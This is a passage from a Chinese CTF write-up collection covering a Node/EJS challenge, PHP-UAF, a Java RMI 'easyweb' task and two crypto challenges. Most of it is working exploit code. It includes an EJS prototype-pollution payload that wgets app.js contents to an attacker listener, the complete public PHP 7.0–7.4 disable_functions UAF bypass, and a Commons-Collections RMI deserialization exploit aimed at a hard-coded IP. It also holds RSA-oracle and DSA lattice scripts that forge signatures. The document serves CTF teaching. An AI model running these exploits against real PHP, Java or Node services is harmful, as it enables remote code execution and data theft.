    S = "qwdfkjurlasetghnioyzxcvbpmQWDFKJURLASETGHNIOYZXCVBPM1234567890"
    secret = ""
    for i in range(0, secret_length):
        for c in S:
```

```
            if prop_holds(nth_char_is(i+1, c), salt):
                secret += c
                print("[*] {}".format(secret))
    print("[+] secret: {}".format(secret))
```

脚本打我自己电脑上的靶机花了大概3分钟：

```
Administrator@DESKTOP-QADCE1Q ~/Desktop/node
λ python exp.py
[+] length: 12
[*] g
[*] g3
[*] g3t
[*] g3tF
[*] g3tF1
[*] g3tF1A
[*] g3tF1Aa
[*] g3tF1AaG
[*] g3tF1AaGE
[*] g3tF1AaGEA
[*] g3tF1AaGEAz
[*] g3tF1AaGEAzY
[+] secret: g3tF1AaGEAzY
```

非预期解

关于非预期的ejs-rce：

```
import requests
url = "http://127.0.0.1:32771"
requests.post(url, json={"user": {"username": "admın888", "__proto__": {
              "outputFunctionName":
"process.mainModule.require('child_process').exec('wget http://my_ip:2333/`cat
app.js | grep flag | base64 | tr -d \"\\n\"`');//"}}})
```

打过去之后访问需要ejs渲染的界面（譬如首页）即可触发

（真庆幸没有人直接return一个exec('cat app.js')

这样子会得到

```
Listening on [0.0.0.0] (family 0, port 2333)
Connection from [redacted] port 2333 [tcp/*] accepted (family 2, sport 10414)
GET /dmFyIGZsYWcgPSAiZzN0RjFBYUdFQXpZIjsNCiAgICAvL2xldCByZXN1bHQgPSAiWW91ciBtYXRjaCBmbGFnIGlzIGhlcmU6ICI7DQogI
CAgICAgIHJlcy5lbmQoInBsZWFzZSBpbnB1dCB5b3VyIGd1ZXNzaW5nIGZsYWciKTsNCiAgICAgICAgaWYoY29uZmlnLmVuYWJsZVJlZyAmJiB
ub0RvcyhyZWdFeHApICYmIGZsYWcubWF0Y2gocmVnRXhwKSl7DQogICAgICAgICAgICAgICAgcmVzLmVuZCgiZmxhZyk7DQogICAgICAgICAgIGlmKHJlc
S5xdWVyeS5xID09PSBmbGFnKQ0KICAgICAgICAgICAgICAgcmVzdWx0Kz1mbGFnOw0K HTTP/1.1
Host: [redacted]
User-Agent: Wget
Connection: close
```


也可以直接反弹shell，需要注意的是容器用的是alpine，内置工具少之又少，它没有bash，你只能用ash或者sh，而且通过传统bash反弹shell中使用的`/dev/tcp/ip/port`这种方法也是不可以用的（alpine-linux并不允许这样调用socket）具体如何反弹，请选手们自行了解

如果对本题感兴趣，我已将docker环境及本wp上传至github

题目名称：PHP-UAF

最近看了看通过内存破坏绕过 `disable_functions` 的相关文章，觉得挺有趣的，就想搞个题目让大家一起学学调试 PHP 。出题的时候发现了 orange 大佬在 2015 年就出过一个类似的题目 `use-after-flee`，那会就只有一个队伍做出来，不过现在应该会的人比较多。虽然撞了，想了想硬着头皮出一个[手动狗头]。本来想出个 32 位的，结果自己调了好久没调通 exp [太菜了]，就退而求其次出个 64 位的，开了 debug，让网上现成的 exp 用不了，需要调试下修改下。

```php
<?php

# PHP 7.0-7.4 disable_functions bypass PoC (*nix only)
#
# Bug: https://bugs.php.net/bug.php?id=76047
# debug_backtrace() returns a reference to a variable
# that has been destroyed, causing a UAF vulnerability.
#
# This exploit should work on all PHP 7.0-7.4 versions
# released as of 30/01/2020.
#
# Author: https://github.com/mm0r1

# modify from https://github.com/mm0r1/

pwn("/readflag");

function pwn($cmd) {
    global $abc, $helper, $backtrace;

    class Vuln {
        public $a;
        public function __destruct() {
            global $backtrace;
            unset($this->a);
            $backtrace = (new Exception)->getTrace(); # ;)
            if(!isset($backtrace[1]['args'])) { # PHP >= 7.4
                $backtrace = debug_backtrace();
            }
        }
    }

    class Helper {
        public $a, $b, $c, $d;
    }

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
        }
        return $address;
    }

    function ptr2str($ptr, $m = 8) {
        $out = "";
```

```
        for ($i=0; $i < $m; $i++) {
            $out .= chr($ptr & 0xff);
            $ptr >>= 8;
        }
        return $out;
    }

    function write(&$str, $p, $v, $n = 8) {
        $i = 0;
        for($i = 0; $i < $n; $i++) {
            $str[$p + $i] = chr($v & 0xff);
            $v >>= 8;
        }
    }

    function leak($addr, $p = 0, $s = 8) {
        global $abc, $helper;
        write($abc, 0x68, $addr + $p - 0x10);
        $leak = strlen($helper->a);
        if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
        return $leak;
    }

    function parse_elf($base) {
        $e_type = leak($base, 0x10, 2);

        $e_phoff = leak($base, 0x20);
        $e_phentsize = leak($base, 0x36, 2);
        $e_phnum = leak($base, 0x38, 2);

        for($i = 0; $i < $e_phnum; $i++) {
            $header = $base + $e_phoff + $i * $e_phentsize;
            $p_type  = leak($header, 0, 4);
            $p_flags = leak($header, 4, 4);
            $p_vaddr = leak($header, 0x10);
            $p_memsz = leak($header, 0x28);

            if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
                # handle pie
                $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
                $data_size = $p_memsz;
            } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Read_exec
                $text_size = $p_memsz;
            }
        }

        if(!$data_addr || !$text_size || !$data_size)
            return false;

        return [$data_addr, $text_size, $data_size];
    }

    function get_basic_funcs($base, $elf) {
        list($data_addr, $text_size, $data_size) = $elf;
        for($i = 0; $i < $data_size / 8; $i++) {
            $leak = leak($data_addr, $i * 8);
            if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
                $deref = leak($leak);
```

```
            # 'constant' constant check
            if($deref != 0x746e6174736e6f63)
                continue;
        } else continue;

        $leak = leak($data_addr, ($i + 4) * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'bin2hex' constant check
            if($deref != 0x786568326e6962)
                continue;
        } else continue;

        return $data_addr + $i * 8;
    }
}

function get_binary_base($binary_leak) {
    $base = 0;
    $start = $binary_leak & 0xfffffffffffff000;
    for($i = 0x500; $i < 0x2000; $i++) {
        $addr = $start - 0x1000 * $i;
        $leak = leak($addr, 0, 7);
        if($leak == 0x10102464c457f) { # ELF header
            return $addr;
        }
}
}

function get_system($basic_funcs) {
    $addr = $basic_funcs;
    do {
        $f_entry = leak($addr);
        $f_name = leak($f_entry, 0, 6);

        if($f_name == 0x6d6574737973) { # system
            return leak($addr + 8);
        }
        $addr += 0x20;
    } while($f_entry != 0);
    return false;
}

function trigger_uaf($arg) {
    # str_shuffle prevents opcache string interning
    $arg = str_shuffle(str_repeat('A', 79));
    $vuln = new Vuln();
    $vuln->a = $arg;
}

if(stristr(PHP_OS, 'WIN')) {
    die('This PoC is for *nix systems only.');
}

$n_alloc = 10; # increase this value if UAF fails
$contiguous = [];
for($i = 0; $i < $n_alloc; $i++)
    $contiguous[] = str_shuffle(str_repeat('A', 79));
```

```
    trigger_uaf('x');
    $abc = $backtrace[1]['args'][0];

    $helper = new Helper;
    $helper->b = function ($x) { };

    if(strlen($abc) == 79 || strlen($abc) == 0) {
        die("UAF failed");
    }

    # leaks
    $closure_handlers = str2ptr($abc, 0);
    $php_heap = str2ptr($abc, 0x88);
    $abc_addr = $php_heap - 0x128;

    # fake value
    write($abc, 0x60, 2);
    write($abc, 0x70, 6);

    # fake reference
    write($abc, 0x10, $abc_addr + 0x60);
    write($abc, 0x18, 0xa);

    $closure_obj = str2ptr($abc, 0x20);

    $binary_leak = leak($closure_handlers, 8);
    if(!($base = get_binary_base($binary_leak))) {
        die("Couldn't determine binary base address");
    }

    if(!($elf = parse_elf($base))) {
        die("Couldn't parse ELF header");
    }

    if(!($basic_funcs = get_basic_funcs($base, $elf))) {
        die("Couldn't get basic_functions address");
    }
    if(!($zif_system = get_system($basic_funcs))) {
        die("Couldn't get zif_system address");
    }

    # fake closure object
    $fake_obj_offset = 0xd0;
    for($i = 0; $i < 0x110; $i += 8) {
        write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
    }

    # pwn
    write($abc, 0x20, $abc_addr + $fake_obj_offset);
    write($abc, 0xd0 + 0x38, 1, 4); # internal func type
    write($abc, 0xd0 + 0x68, $zif_system); # internal func handler

    ($helper->b)($cmd);
    exit();
}
```

题目名称：easyweb

easyweb

这道题没有给源码，其实也不需要源码，因为题目的解题和程序的逻辑没有关系

考点1:netdoc协议读文件，读目录

功能点很少，只有一个markdown的解析，而且有一个转换为本地图片的功能，这个地方其实是一个SSRF，而且可以看到后端是java写的，这里把file协议禁用了，只能用netdoc协议

但是读文件需要知道文件路径，netdoc协议是可以列目录的所以可以读到应用的class文件，但是因为base64库的原因，class文件是损坏的，但是这个其实并不影响做题

其实最关键的文件就是MarkDown.class，获取下来的MarkDown.class解码以后发现这是一个接口文件，也就是RMI的远程接口，有了这个接口，我们就可以和rmi服务进行方法调用了

```
????4        createDocument &(Ljava/lang/String;)Ljava/lang/String;
Exceptions   parseDocument &(Ljava/lang/Object;)Ljava/lang/String;  deleteDocument  (Ljava/lang/String;)V  convertDocument
SourceFile MarkDown.java  services/MarkDown  java/lang/Object  java/rmi/Remote  java/rmi/RemoteException
```

虽然是损坏的文件，但是不影响我们恢复出来这个接口

```java
package services;

import ...

public interface MarkDown extends Remote {
    String createDocument(String content) throws RemoteException;
    String parseDocument(Object file) throws RemoteException;
    void deleteDocument(String filename) throws RemoteException;
    String convertDocument(String content) throws RemoteException;
}
```

到这个时候，文件读取就结束了

考点2:高版本jdk攻击rmi registry

在jdk版本比较低的时候，rmi registry可以通过JRMP打DGC或者RMIExploit打RMI registry，但是在JEP290这个改进之后，以往的方法都不能再攻击rmi服务了，但是可以通过源码中对远程方法接口参数的配置错误来达到反序列化的功能

如果参数是一个Object类型，这个参数并不会进入到JEP290的过滤中，可以直接触发反序列化，而我们获取到的接口的参数有一个就是Object类型

在读lib目录的时候可以发现有common-collections3.1的库，所以说可以用common-collection3.1来进行命令执行

这里可以使用ysoserial来生成对象，也可以自己写，最后的exp：

```
package services;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
import sun.jvm.hotspot.oops.Mark;

import java.io.FileOutputStream;
import java.io.ObjectOutputStream;
import java.lang.reflect.Field;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.util.HashMap;
import java.util.Map;

public class Test {
    public static void main(String[] args) throws Exception{
        Registry registry = LocateRegistry.getRegistry("121.36.222.22", 2078);
        MarkDown markDown = (MarkDown) registry.lookup("markdown");
        markDown.parseDocument(getObject());
    }
    public static HashMap getObject() throws Exception{
        ConstantTransformer transform1 = new ConstantTransformer(Runtime.class);
        InvokerTransformer transform2 = new InvokerTransformer("getMethod",new
Class[]{String.class, Class[].class},
                new Object[]{"getRuntime",null});
        InvokerTransformer transform3 = new InvokerTransformer("invoke", new
Class[]{Object.class, Object[].class},
                new Object[]{null, null});
        InvokerTransformer transform4 = new InvokerTransformer("exec", new
Class[]{String[].class},
                new Object[]{new String[]{"sh", "-c", "echo \"test\" >
/tmp/test"}});
        Transformer[] transformers = new Transformer[]{
                transform1,
                transform2,
                transform3,
                transform4
        };
        Map map = new HashMap();
        ChainedTransformer chainedTransformer = new
ChainedTransformer(transformers);
        Map lazyMap = LazyMap.decorate(map, chainedTransformer);
        TiedMapEntry tiedMapEntry = new TiedMapEntry(map, "lkjaldksfj");
        HashMap hashMap = new HashMap();
        hashMap.put(tiedMapEntry,"hack");
        Field field = TiedMapEntry.class.getDeclaredField("map");
        field.setAccessible(true);
        field.set(tiedMapEntry, lazyMap);


        return hashMap;
    }
}
```

CRYPTO

题目名称：lancet

```
from pwn import *
import base64
import libnum
context.log_level = "debug"
p = remote("127.0.0.1",1340)
def recv_info():
    p.recvuntil("Welcome to RSA WORLD !!!\n")
    p.recvuntil("'1' for encrypt and '2' for decrypt\n")
    p.recvuntil("remember the anwser length of 'send how long ...' is 4,to
improve your efficiency\n")
    p.recvuntil("n:")
    n = int(p.recvline().strip("\n"))
    p.recvuntil("e:")
    e = int(p.recvline().strip("\n"))
    p.recvuntil("flag:")
    flag = int(p.recvline().strip("\n"))
    return n,e,flag

def encrypt(m):
    p.recvuntil("you can choose what you want here\n")
    p.send("1")
    m_send = base64.b64encode(m)
    p.sendafter("send how long you want to encrypt\n",len(m_send).rjust(4,"0"))
    p.sendafter("send the message in base64 encode\n",m_send)
    p.recvuntil("res:")
    return libnum.s2n(base64.b64decode(p.recvline().strip("\n")))

def decrypt(c):
    p.recvuntil("you can choose what you want here\n")
    p.send("2")
    m_send = base64.b64encode(libnum.n2s(c))
    p.sendafter("send how long you want to
decrypt\n",str(len(m_send)).rjust(4,"0"))
    p.sendafter("send the message in base64 encode\n",m_send)
    p.recvuntil("res:")
    return int(p.recvline().strip("\n"))

def rsa_oracle(n,e,flag):
    pow2_e = pow(2,e,n)
    range_low = 0
    range_high = 1
    flag_send = flag
    n_length = len(bin(n)[2:].strip("L"))
    for i in range(n_length):
        range_low *= 2
        range_high *= 2
        range_mid = (range_low + range_high)/2
        flag_send = (flag_send*pow2_e)%n
        info = decrypt(flag_send)
```

```
        if info == 0:
            range_high = range_mid
        else:
            range_low = range_mid
    info = decrypt(flag)
    if info == 0:
        flag_cal = range_low*n/(2**n_length)
    else:
        flag_cal = range_high*n/(2**n_length)
    return flag_cal

n,e,flag = recv_info()
flag = rsa_oracle(n,e,flag)
log.success(libnum.n2s(flag))
```

题目名称：NHP

此题基于19年年底的一个研究发现：https://tpm.fail/

研究人员在TPM（Trusted Platform Module）中发现了漏洞，能够让攻击者利用Timing-information leakage和Lattice attacks获取到存储于TPM中用于ECDSA数字签名算法的私钥。

随后研究人员申请了两个CVE编号：CVE-2019-11090、CVE-2019-16863。

关于攻击的细节部分，可以参考研究人员发表的paper：https://tpm.fail/tpmfail.pdf

在这里简单的讲述一下。

1996年，Boneh和Venkatesan提出了hidden number problem（HNP），并提供了一个基于lattice的多项式算法来解决这个难题。随后，研究者们利用这个思路分析了很多数字签名算法，发现了很多漏洞。

这一次，研究人员研究的是ECDSA数字签名，其密钥生成和签名的流程如下：

ECDSA Key Generation:

1. Randomly choose a private key $d \in \mathbb{Z}_n^*$.
2. Compute the curve point $Q = dP \in \mathcal{E}$.

The private, public key pair is (d, Q).


ECDSA Signing: To sign a message $m \in \{0,1\}^*$


1. Choose a nonce/ephemeral key $k \in \mathbb{Z}_n^*$.
2. Compute the curve point kQ, and compute the x coordinate $r = (kQ)_x$.
3. Compute $s = k^{-1}(H(m) + dr) \bmod n$, where $H(.)$ represents a cryptographic hash function such as SHA-256.

The signature pair is (r, s).

如果我们知道了k的MSB（most significant bits），那么我们就可以利用HNP里的思路来攻击ECDSA签名算法。

研究人员就是利用在签名时会计算$r = (kQ)_x$，其中k的大小会使得这一步耗时不同来攻击的：





k越大，这一步所需的时间就越长；相反，k越小，这一步所需的时间就越短。

因此，可以根据签名的耗时，来判断k的大小。

签名时间越短，就说明k越小，也就是说，k的MSB全都是0。

这就是Timing-imformation leakage。

获取到足够多的由比较小的k（从中可以知道k的MSB有很多0）生成的签名后，我们就可以利用Lattice Attacks来求解出k和私钥d。

我们先获取t组签名(r_i, s_i)。

观察签名中的这一步：

$$s_i = k_i^{-1}(\mathcal{H}(m_i) + dr_i) \pmod{n}$$

我们将其变形一下：

$$k_i - s_i^{-1} r_i d - s_i^{-1} \mathcal{H}(m_i) \equiv 0 \pmod{n}$$

其中仅有k_i和私钥x未知。

令

$$A_i = -s_i^{-1} r_i \pmod{n} \quad B_i = -s_i^{-1} H(m_i) \pmod{n}$$

进而转化为：

$$k_i + A_i d + B_i = 0 \pmod{n}$$

可以针对这一个式子来构建lattice。

令K是k_i的一个上限，我们现在考虑由下面这个矩阵所形成的lattice：

$$M = \begin{bmatrix} n & & & & & \\ & n & & & & \\ & & \ddots & & & \\ & & & n & & \\ A_1 & A_2 & \dots & A_t & K/n & \\ B_1 & B_2 & \dots & B_t & & K \end{bmatrix}$$

不难发现向量$v_k = (k_1, k_2, \cdots, k_t, Kx/n, K)$就在这个lattice中，且$v_k$是一个长度相当小的向量。

（这个v_k就是倒数第二行乘上d再加上最后一行，最后再加上n的某个倍数）

因而，我们可以使用LLL算法来找到这个v_k，进而获取到密钥x。

（LLL能够在多项式时间内找到一个长度$|v| \le 2^{(\dim{L}-1)/4}(\det{L})^{1/\dim{L}}$的向量）

研究人员利用这个思路，先在本地上做了一些测试。

简单地摘录一些测试的结果：




Figure 6: **System Adversary:** Key recovery success probabilities plotted by lattice dimension for 4-, 8-, and 12-bit biases for ECDSA (NIST-256p) with administrator privileges.

首先n是一个256-bit的数，k是区间$[1,n-1]$中随机分布的一个数。

如果k的前4bit都是0，即$k < 2^{256-4} = 2^{252}$，那么这样的k出现的概率大概是$2^{252}/2^{256} = 1/2^4=1/16$，研究人员通过计算发现大概选取78组由这样的$k$形成的签名就可以100%利用LLL算法找到$v_k$，因此平均需要获取$16 * 78 = 1248$组签名。

如果k的前8bit都是0时，概率为$1/256$，$t=35$，需要8784组签名。

随后研究人员在真实世界中进行了分析，研究了一个开源VPN软件服务器，并成功地获取到了相关的密钥。

考虑到CTF比赛的原因，很难通过Timing-imformation leakage来判断出k的大小，因此本题中就直接给出了相应的k的位数。

此外由于ECDSA实现起来过于麻烦，所以本题改用DSA来实现，但原理实际上都是一样的。

本题中q为128位，k是一个在区间$[1, q-1]$中的一个数。

可以不断地与服务器交互，得到若干组签名。设定一个阈值，比如说121，扔去位数比121大的k，保留位数小于等于121的k。直到获取到t组这样的签名。

然后就可以开始Lattice Attacks：

通过

$$r = g^k \pmod q$$
$$s = k^{-1}(\mathcal{H}(m) + xr) \pmod q$$

可以推得

$$k_i = s_i^{-1} r_i \cdot x + s_i^{-1}\mathcal{H}(m_i) \pmod q$$
$$k_i = A_i x + B_i \pmod q$$
$$k_i = A_i x + B_i + l_i q$$

其中，$A_i = s_i^{-1}r , \quad B_i = s_i^{-1}\mathcal{H}(m)$

构建lattice：

$$M = \begin{bmatrix} q & & & & & \\ & q & & & & \\ & & \ddots & & & \\ & & & q & & \\ A_1 & A_2 & \dots & A_t & K/q & \\ B_1 & B_2 & \dots & B_t & & K \end{bmatrix}$$

（其中K是k的上界，例如k的位数小于等于121时，那么$K = 2^{122}$）

不难发现，存在一个M的线性组合v，可以得到我们想要的v_k。

$$vM = \begin{bmatrix} l_1 & l_2 & \cdots & l_t & x & 1 \end{bmatrix} \begin{bmatrix} q & & & & & \\ & q & & & & \\ & & \ddots & & & \\ & & & q & & \\ A_1 & A_2 & \dots & A_t & K/q & \\ B_1 & B_2 & \dots & B_t & & K \end{bmatrix} = \begin{bmatrix} k_1 & k_2 & \cdots & k_t & Kx/q & K \end{bmatrix} = v_k$$

因此v_k即为M上的一个格点，且长度很短，可以用LLL算法求出。

我们可以大致估量一下t和阀值的取值范围：

Lattice的determinant为：

$$\det L = q^t K/qK = q^{t-1}K^2$$

LLL算法可以找到这样一个向量：

$$\|v\| < 2^{(\dim L-1)/4}(detL)^{1/dimL} = 2^{(t+1)/4}q^{\frac{t-1}{t+2}}K^{\frac{2}{t+2}}$$

而v_k的长度为：

$$\|v_k\| = (k_1 k_2 \cdots k_t Kx/qK)^{1/(t+2)}$$

因此只需要

$$\|v_k\| < \|v\| \Leftrightarrow (k_1 k_2 \cdots k_t Kx/qK)^{1/(t+2)} < 2^{(t+1)/4}q^{\frac{t-1}{t+2}}K^{\frac{2}{t+2}}$$

后面的不太好算。。

但是可以本地自己测试一下：

```
# sage 8.9

# Keygen
q = next_prime(2^128)
while True:
    s = ZZ.random_element(2^(1024 - 129))
    p = (s * 2 * q + 1)
    if p.is_prime():
        break

Zq = Zmod(q)
g = ZZ(pow(2, (p-1) // q, p))
```

```
x = ZZ(Zq.random_element())
# print x
y = ZZ(pow(g, x, p))


# Test
t = 34

yes = 0
for time in range(100):
    A = []
    B = []
    ks = []

    for i in range(0, t):
        Hm = ZZ(Zq.random_element())
        k = ZZ(Zmod(2^122).random_element())
        ks.append(k)
        r = ZZ(ZZ(pow(g, k, p)) % q)
        s = ZZ(inverse_mod(k, q) * (Hm + x*r) % q)
        # print (r, s)
        A.append(ZZ((inverse_mod(s, q) * r) % q))
        B.append(ZZ((inverse_mod(s, q) * Hm) % q))

    K = 2^122
    X = q * identity_matrix(QQ, t) # t * t
    Z = matrix(QQ, [0] * t + [K/q] + [0]).transpose() # t+1 column
    Z2 = matrix(QQ, [0] * (t+1) + [K]).transpose()    # t+2 column

    Y = block_matrix([[X],[matrix(QQ, A)], [matrix(QQ, B)]]) # (t+2) * t
    Y = block_matrix([[Y, Z, Z2]]) # (t+2) * (t+2)

    Y = Y.LLL()

    if abs(ZZ(Y[1, 0])) == ZZ(ks[0]):
        yes += 1

print yes, yes/100
```

在$t \ge 34$的时候，成功率就是100%。

解释下倒数第四行为什么取LLL后的第二行。因为有另一个短向量$v = (0, 0, \cdots, K, 0)$也在lattice上，且这个短向量比$(k_1, k_2, \cdots, k_t, Kx/n, K)$还要短。此外，多次测试发现，$v_k$总会出现在LLL后的第二行。

一些测试的数据：

MSB	K	成功率	成功率	成功率	需要的交互次数
5bit	2^123	55% (t=40)	93% (t=50)	100% (t=65)	2080
6bit	2^122	76% (t=29)	99% (t=32)	100% (t=34)	2176
7bit	2^121	17% (t=22)	68% (t=23)	99.5% (t=25)	3200

这里，我们选择6bit的MSB和$t=40$组签名。

exp.py如下：

```python
import re
import json
import string
import subprocess
from random import sample
from hashlib import sha256

from Crypto.Util.number import inverse
from pwn import *


host, port = ('127.0.0.1', 10000)
r = remote(host, port)
# context.log_level = 'debug'


# Proof of Work
rec = r.recvline().decode()

suffix = re.findall(r'\+ ([0-9a-f]*?)\)', rec)[0]
digest = re.findall(r'== ([0-9a-f]*?)\n', rec)[0]
print(f"suffix: {suffix} \ndigest: {digest}")

for i in range(256**3):
    guess = i.to_bytes(3, 'big') + bytes.fromhex(suffix)
    if sha256(guess).hexdigest() == digest:
        print('[!] Find: ' + guess.hex())
        break
else:
    print('Not found...')

r.sendlineafter(b'Give me XXX in hex: ', guess[:3].hex().encode())

# DSA params
params = r.recvuntil(b'3. exit\n').decode()
p = int(re.findall(r'p = ([0-9]*?)\n', params)[0])
q = int(re.findall(r'q = ([0-9]*?)\n', params)[0])
g = int(re.findall(r'g = ([0-9]*?)\n', params)[0])
y = int(re.findall(r'y = ([0-9]*?)\n', params)[0])
print(f"p: {p}\nq: {q}\ng: {g}\ny: {y}")


# Interactive
Hm_s = []
r_s = []
s_s = []

s = string.ascii_letters + string.digits
cnt = 0
total = 0
while cnt < 40:
    total += 1
    name = ''.join(random.sample(s, 10)).encode()
    r.sendlineafter(b"$ ", b"1")
    r.sendlineafter(b"Please input your username: ", name)

    rec = r.recvuntil(b"3. exit\n").decode()
```

```
    k_bits = int(re.findall(r"== ([0-9]*?)\n", rec)[0])
    if k_bits < 122:
        cnt += 1

        data = re.findall(r"in hex: ([0-9A-Z]*?)\n", rec)[0]
        sig = bytes.fromhex(data)
        (name, sig_r, sig_s) = (sig[:-40], sig[-40:-20], sig[-20:])
        (sig_r, sig_s) = map(lambda x: int.from_bytes(x, 'big'), (sig_r, sig_s))

        print(f"\ncount: {cnt}\nk_bits: {k_bits}")
        print(f"sig_r: {sig_r}\nsig_s: {sig_s}")

        Hm = int.from_bytes(sha256(name).digest(), 'big')
        Hm_s.append(Hm)
        r_s.append(sig_r)
        s_s.append(sig_s)

print(f"\nTotal times: {total}")

# save data
f = open('data', 'w')
json.dump([q, Hm_s, r_s, s_s], f)
f.close()

# solve HNP
print("\nSolving HNP...")
cmd = "sage solver.sage"
try:
    res = subprocess.check_output(cmd.split(' '))
except:
    print("Can't find x...")
    exit(1)
x = int(res)

# check
assert(y == pow(g, x, p))
print(f"find x: {x}")

# forge signature
admin = b"admin"
Hm = int.from_bytes(sha256(admin).digest(), 'big')
k = 0xdeadbeef
k_inv = inverse(k, q)
sig_r = pow(g, k, p) % q
sig_s = (k_inv * (Hm + x*sig_r)) % q

# sign in
sig = admin + sig_r.to_bytes(20, 'big') + sig_s.to_bytes(20, 'big')
print(f"Sending signature: {sig.hex().upper()}")
r.sendlineafter(b'$ ', b"2")
r.sendlineafter(b'Please send me your signature: ', sig.hex().upper().encode())


r.interactive()
